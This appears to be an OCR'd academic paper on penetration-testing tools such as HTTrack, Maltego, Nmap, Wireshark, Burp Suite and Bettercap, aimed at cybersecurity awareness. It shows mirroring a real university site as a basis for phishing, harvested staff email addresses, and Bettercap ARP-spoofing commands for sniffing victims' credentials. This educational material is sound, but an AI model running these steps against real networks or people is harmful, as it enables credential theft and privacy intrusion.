Department of Computer Science Engineering, SET, Jain Deemed to be University, Bangalore, India

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_47

Keywords Cyberattacks · Online business · Penetration testing · Ethical hacking · Information gathering · HTTrack · Maltego · Wireshark · Bettercap · Msfvenom · Metasploit

1 Introduction

As nowadays everything is becoming online, everyone is shifting their business to online. From private financial institution to government, all profiles can be found on the Internet now, and because of that cyberattacks are also increasing [1]. Also, many companies have their own websites, and these websites may have many vulnerabilities. If a black hat hacker finds these vulnerabilities, he will exploit it and make financial loss to the owner and the system. So, to have some basic knowledge about cyberthreats is important in this modern age of technology. If awareness about this is brought to the people, thousands of dollars can be saved. Therefore, this paper discusses some basic cybersecurity tools which are important and mostly used by black hat hackers.

As usage of Internet is increasing everyone is shifting from offline to online. Many cyberattacks have occurred in 2021, and some of the biggest attacks affected Colonial pipeline, Acer, JBS Foods, KIA motors, CNA Insurance, Brenntag, Quanta, AXA, CD projects, National Basketball Association, Irelands Health Service Executive, ExaGrid Buffalo public school, University of the High lands and Islands, and Microsoft Exchange server [2]. Some of the top data breaches and cyberattacks of 2022 are as follows. Crypto.com attack took place on January17, 2022 and targeted about 500 peoples' cryptocurrency wallets. News corp is the biggest organization in the world and in February 2022 hackers breached its security. Red cross was attacked in January 2022, where thousands of people's sensitive data were stolen by hackers, and Red cross took server offline to stop this attack, however until now the hackers have not been identified [3].

Methods in hacking

If how a black hat hacker hacks system can be understood, from this knowledge it will be much easy to protect and defend it. If the methodology is known, it would be easy to understand the tools, when to use it, and why to use it.

Hacking includes five steps:

1. Reconnaissance.
2. Scanning.
3. Gaining access.
4. Maintaining access.
5. Clearing tracks [4].

i. Reconnaissance

This is the first step in hacking where all the information about the victim are gathered, so that it will be easy to hack if what system he is using, what firewall he has, and what kind of security the victim is using are known [5].

ii. **Scanning**

This is the second step in hacking where the target IP address or domain name is scanned to see how many ports are open and how many are closed and filtered, and which services the target is using; from that, it would be more easy to get into the system or website [6].

iii. **Gaining access**

After gathering all the information about the target and scanning, the next step an attacker does is try to gain access. From the first two steps, the vulnerabilities have been obtained, and in this step, it is exploited to gain access to the victim's device or website [7, 8]

iv. **Maintain access**

After gaining access, the control over the victim's device cannot be lost. Hence, the control over the victim's device is strived to be maintained. Even if the attacker reboots, the access remains available, and he saves evil files in such a way that he does not get affected by that [9, 10].


v. **Clearing tracks**

After a successful attack is done, a black hat hacker clears all the proofs so that no one can find him. The hacker removes all the log files and any other type of evidences from files in the victim's system, from which he thinks he may get tracked with or identified by pen testers [11, 12].

2 HTTrack

It is one of the important tools in cybersecurity which is used to gather information about the target website, since it is important to gather information about target before attacking it. Its software can easily be downloaded for free in windows as well as Linux. It can be downloaded from the web page HTTrack download. Figure 1 shows the HTTrack interface. Figure 2 shows the files stored in the device.

By using this, the world wide website can be downloaded easily to the local directory, and by this, all the files, the html code, images in the website used, and even other important files are downloaded. So, the whole real website is on the PC. Now anything can be done with that website, such as viewing what code the developer used, any bug is there or not, find the vulnerability, and study the whole website. Hence, any hacker can create a fake similar mirrored website and send it to a victim. When the victim clicks on it, he thinks the website is real and enters his data. Thus, the victim's data is received by the attacker. This kind of attack is also called as fishing attack. Therefore, it is required to always check whether the entire url is correct or not, and then enter the details in it [13, 14]. Opening real website in the local directory is shown in Fig. 3.



- Mirroring Mode -

Enter address(es) in URL box


Action: Download web site(s)

Web Addresses: (URL) https://jainuniversity.ac.in/

URL list (.txt)

Preferences and mirror options:

Fig. 1 HTTrack interface to enter target url



Name	Date modified	Type	Size
cdnjs.cloudflare.com	1/27/2022 6:55 PM	File folder	
connect.facebook.net	1/27/2022 6:54 PM	File folder	
hts-cache	1/27/2022 6:59 PM	File folder	
jainuniversity.ac.in	1/27/2022 6:55 PM	File folder	
use.fontawesome.com	1/27/2022 6:54 PM	File folder	
www.jainuniversity.ac.in	1/27/2022 6:55 PM	File folder	
backblue	1/27/2022 6:54 PM	GIF File	5 KB
cookies	1/27/2022 6:59 PM	Text Document	1 KB
fade	1/27/2022 6:54 PM	GIF File	1 KB
hts-log	1/27/2022 6:59 PM	Text Document	4 KB
index	1/27/2022 6:55 PM	Chrome HTML Do...	6 KB

Fig. 2 Files stored in the device

3 Maltego

Maltego is one of the main information gathering tools in cybersecurity. It is used to gather all the information whether it is a person, company, or website. The information can be obtained from e-mail, phone number, etc. It is developed by Paterva from Pretoria, South Africa. It has so many transforms. It has community (limited days) and professional versions. In Kali Linux, it is pre-installed but for Windows, Linux, or Mac, it has to be downloaded. A black hat hacker always tries to find maximum information possible about the target, as it will be easy to attack, and this tool will do that task [15, 16]. Information gathering using Maltego is shown in Fig. 4.



Best University in Bangalore | JAI
C:/Users/uer/Desktop/Httrack/assignment%203/jainuniversity.ac.in/index.html
NAD | International Admissions | Alumni | Current Students | Prospective Students | Blog |
JAIN
ABOUT US
ADMISSIONS
ACADEMICS
PROGRAMS
RESEARCH
PLACEMENTS
CONTACT US
MBA Admissions 2022
JET Results
View Now
UG APPLY NOW
PG APPLY NOW
MBA 2022 APPLY NOW
JET2022
JAIN ENTRANCE TEST
Admissions for UG Programs
AY 2022
International Students
Apply Now
Enquire Now

Fig. 3 Opening real website in the local directory




Fig. 4 Information gathering using Maltego

To extract all information about the target website, Maltego is opened from applications in Kali Linux, new graph is clicked which opens a new page, the website for which the information is to be obtained is typed or can be found by scrolling down on the search bar in the left side, it is dragged and dropped, the target url website is typed and then right-clicked on it, and finally whatever transform is required is run, which gives all the information about the target website [17, 18]. Figure 5 shows getting information from target website.



Maltego Community Edition 4.2.19
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Privacy Mode
Normal
Quick Find
Find in Files
Entity Selection
New Graph (2)
Output - Transform Output
Overview
Detail Vi...
www.jainuniversity.ac.in
Best University in Bangalore | ...
admin.fet@jainuniversity.ac.in
admission.set@jainuniversity.ac...
admissions@jainuniversity.ac.in
mfs.cde@jainuniversity.ac.in
enquiry.pg@jainuniversity.ac.in
r.chandrasekhar@jainuniversity...
br.geetha@jainuniversity.ac.in
sk.nataraj@jainuniversity.ac.in
admision.set@jainuniversity.ac...
hr@jainuniversity.ac.in
18 entities, 17 links

Fig. 5 Getting information from target website


4 Nmap

Nmap is one of the basic and most important tools used for scanning. Nmap is nothing but as network mapper it is open source and free to use. Using this tool, hackers try to gather all the information such as its operating system, the services it uses, and about all types of ports such as open port, closed port, and filtered ports from the victim or target. A hacker can easily hack into the target system if he gets any easy open ports or services which are vulnerable [19, 20, 21]. Figure 6 shows the Nmap command in Kali Linux terminal.

5 Wireshark


Wireshark is a network protocol analyzer. Everything about the network can be viewed at a microscopic level using Wireshark. It is pre-installed in Kali Linux. Using Wireshark, live packets can be easily captured, saved, and analyzed offline whenever needed. This is one of the best features of Wireshark. Another great feature is that it can easily run on any platform such as Windows, Mac OS, Linux, Solaris, and Free BSD. It also captures files compressed with gzip and can be easily decompressed on the fly. It also reads/writes different capture file formats [22, 23]

To use it in Linux, Wireshark is searched and started from the applications. To sniff packets, interface name (here in kali, it is eth0) is clicked and then started. It now shows all the packets transmitted through the interface. Wireshark interface is shown in Figs. 7 and 8 which shows capturing of packets using Wireshark [24, 25].


Kali 2021 x64 Customized by zSecurity v1.0.3 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminator ▾
Mar 2 04:15
root@kali: ~
root@kali: ~ 135x30

```
root@kali:~# nmap 192.168.27.172
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-02 04:15 GMT
Nmap scan report for 192.168.27.172
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:D9:D2:D2 (Oracle VirtualBox virtual NIC)
```

Fig. 6 Nmap


Kali 2021 x64 Customized by zSecurity v1.0.3 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ wireshark ▾
Feb 11 10:04
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown ▾
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
Ready to load or capture
No Packets
Profile: Default


eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump

You are running Wireshark 3.4.3 (Git v3.4.3 packaged as 3.4.3-1).

Fig. 7 Wireshark


6 Burp Suite

Burp suite is widely used to hack into websites. It is created for website hacking. It has mainly two versions: one is community version and the another is professional version [26]. It is delivered by Portswigger. Burp suite is nothing but it is just a proxy where the traffic passing through the network can be seen. The information can be stopped, forwarded, and changed, such that the receiver receives different web pages from what he searched [27, 28]. Figure 9 shows the Burp Suite Community Edition.


Applications
Places
wireshark
Feb 11 10:08
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
eth0: <live capture in progress>
Packets: 10 · Displayed: 10 (100.0%)
Profile: Default

```
No.   Time          Source              Destination       Protocol Length Info
    1 0.000000000   de:47:a4:72:af:15   Broadcast         ARP       60 Who has 192.168.64.209? Tell 192.168.64.157
    2 29.528779951  de:47:a4:72:af:15   Broadcast         ARP       60 Who has 192.168.64.209? Tell 192.168.64.157
    3 43.658492306  192.168.64.209      239.255.255.250   SSDP     215 M-SEARCH * HTTP/1.1
    4 44.659221198  192.168.64.209      239.255.255.250   SSDP     215 M-SEARCH * HTTP/1.1
    5 45.660366443  192.168.64.209      239.255.255.250   SSDP     215 M-SEARCH * HTTP/1.1
    6 46.482139871  de:47:a4:72:af:15   Broadcast         ARP       60 Who has 192.168.64.209? Tell 192.168.64.157
    7 46.662516594  192.168.64.209      239.255.255.250   SSDP     215 M-SEARCH * HTTP/1.1
    8 53.964251958  de:47:a4:72:af:15   Broadcast         ARP       60 Who has 192.168.64.209? Tell 192.168.64.157
    9 58.454423656  de:47:a4:72:af:15   Broadcast         ARP       60 Who has 192.168.64.209? Tell 192.168.64.157
   10 94.536531523  de:47:a4:72:af:15   Broadcast         ARP       60 Who has 192.168.64.209? Tell 192.168.64.157

▸ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
▸ Ethernet II, Src: de:47:a4:72:af:15 (de:47:a4:72:af:15), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff de 47  a4 72 af 15 08 06 00 01
```

Fig. 8 Capturing packets using Wireshark


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2021.10 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to https://adservice.google.com:443 [142.250.67.66]
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex
Update is ready to install
Restart Burp
Later
More info
INSPECTOR
Search...
0 matches


```
GET /adsid/google/ui HTTP/1.1
Host: adservice.google.com
Cookie: 1P_JAR=2022-02-03-22; NID=
[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.google.com/
Te: trailers
Connection: close
```

Fig. 9 Burp suite community edition

7 Bettercap

Bettercap (Fig. 10) is one of the main tools in cybersecurity, which is used by much security research, red teams, and reverse engineers, to perform reconnaissance and even for Wi-Fi hacking. Bettercap is written in Go programming language. Bettercap is also known for sniffing and proxying capabilities. Nowadays, it is widely used to do MITM attack [29].

To use this, the command "Bettercap –iface eth0" is just run which opens the page shown in the above figure. In the command, Bettercap is the command name and


Kali 2021 x64 Customized by zSecurity v1.0.3 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminator ▾
Feb 24 07:15
root@kali: ~
root@kali: ~ 135x30


```
root@kali:~# bettercap -iface eth0
bettercap v2.31.0 (built for linux amd64 with go1.16.3) [type 'help' for a list of commands]

192.168.45.0/24 > 192.168.45.181  » [07:14:38] [sys.log] [war] Could not find mac for 192.168.45.146
192.168.45.0/24 > 192.168.45.181  » net.probe on
[07:14:47] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.45.0/24 > 192.168.45.181  » [07:14:47] [sys.log] [inf] net.probe probing 256 addresses on 192.168.45.0/24
192.168.45.0/24 > 192.168.45.181  » n[07:14:49] [endpoint.new] endpoint 192.168.45.146 detected as de:47:a4:72:af:15.
192.168.45.0/24 > 192.168.45.181  » net.[07:14:50] [endpoint.new] endpoint 192.168.45.209 detected as 90:48:9a:43:07:15 (Hon Hai Precis
ion Ind. Co.,Ltd.).
192.168.45.0/24 > 192.168.45.181  » net.show

┌─────────────────┬───────────────────┬──────┬──────────────────────────────────┬────────┬───────┬──────────┐
│      IP ▴       │        MAC        │ Name │              Vendor              │  Sent  │ Recvd │   Seen   │
├─────────────────┼───────────────────┼──────┼──────────────────────────────────┼────────┼───────┼──────────┤
│ 192.168.45.181  │ 08:00:27:c4:e1:e1 │ eth0 │ PCS Computer Systems GmbH        │ 0 B    │ 0 B   │ 07:14:38 │
│                 │                   │      │                                  │        │       │          │
│ 192.168.45.146  │ de:47:a4:72:af:15 │      │                                  │ 412 B  │ 266 B │ 07:14:50 │
│ 192.168.45.209  │ 90:48:9a:43:07:15 │      │ Hon Hai Precision Ind. Co.,Ltd.  │ 1.7 kB │ 92 B  │ 07:14:50 │
└─────────────────┴───────────────────┴──────┴──────────────────────────────────┴────────┴───────┴──────────┘

↑ 14 kB / ↓ 37 kB / 786 pkts

192.168.45.0/24 > 192.168.45.181  » █
```

Fig. 10 Bettercap

–Iface for interface, and it is eth0 for kali machine. Then "help" command is typed to see whatever can be done using this Bettercap. By running net.probe and net.show, all the networks connected to the same Wi-Fi can be seen as shown in Fig. 11. It is too easy to do a MITM attack using Bettercap.


To perform a MITM attack, "help" is typed and the methods of using all the commands are displayed as shown in Fig. 12. The fullduplex is set as true and the target as the device to be attacked [30].

At last, arpspoof and net.sniff are run to sniff all the packets to be seen, and thus all the traffic generated in victim's device such as which website he has visited, the user name and password he has entered, etc. can be captured [31].


Kali 2021 x64 Customized by zSecurity v1.0.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminator ▾
Dec 29 06:17
root@kali: ~
root@kali: ~ 190x45

```
192.168.1.0/24 > 192.168.1.19  » set arp.spoof.fullduplex true
192.168.1.0/24 > 192.168.1.19  » set arp.spoof.targets 192.168.1.11
192.168.1.0/24 > 192.168.1.19  » arp.spoof on
[06:15:42] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.19  » [06:15:42] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.1.0/24 > 192.168.1.19  » [06:15:42] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.19  » █
```

Fig. 11 Spoofing using Bettercap

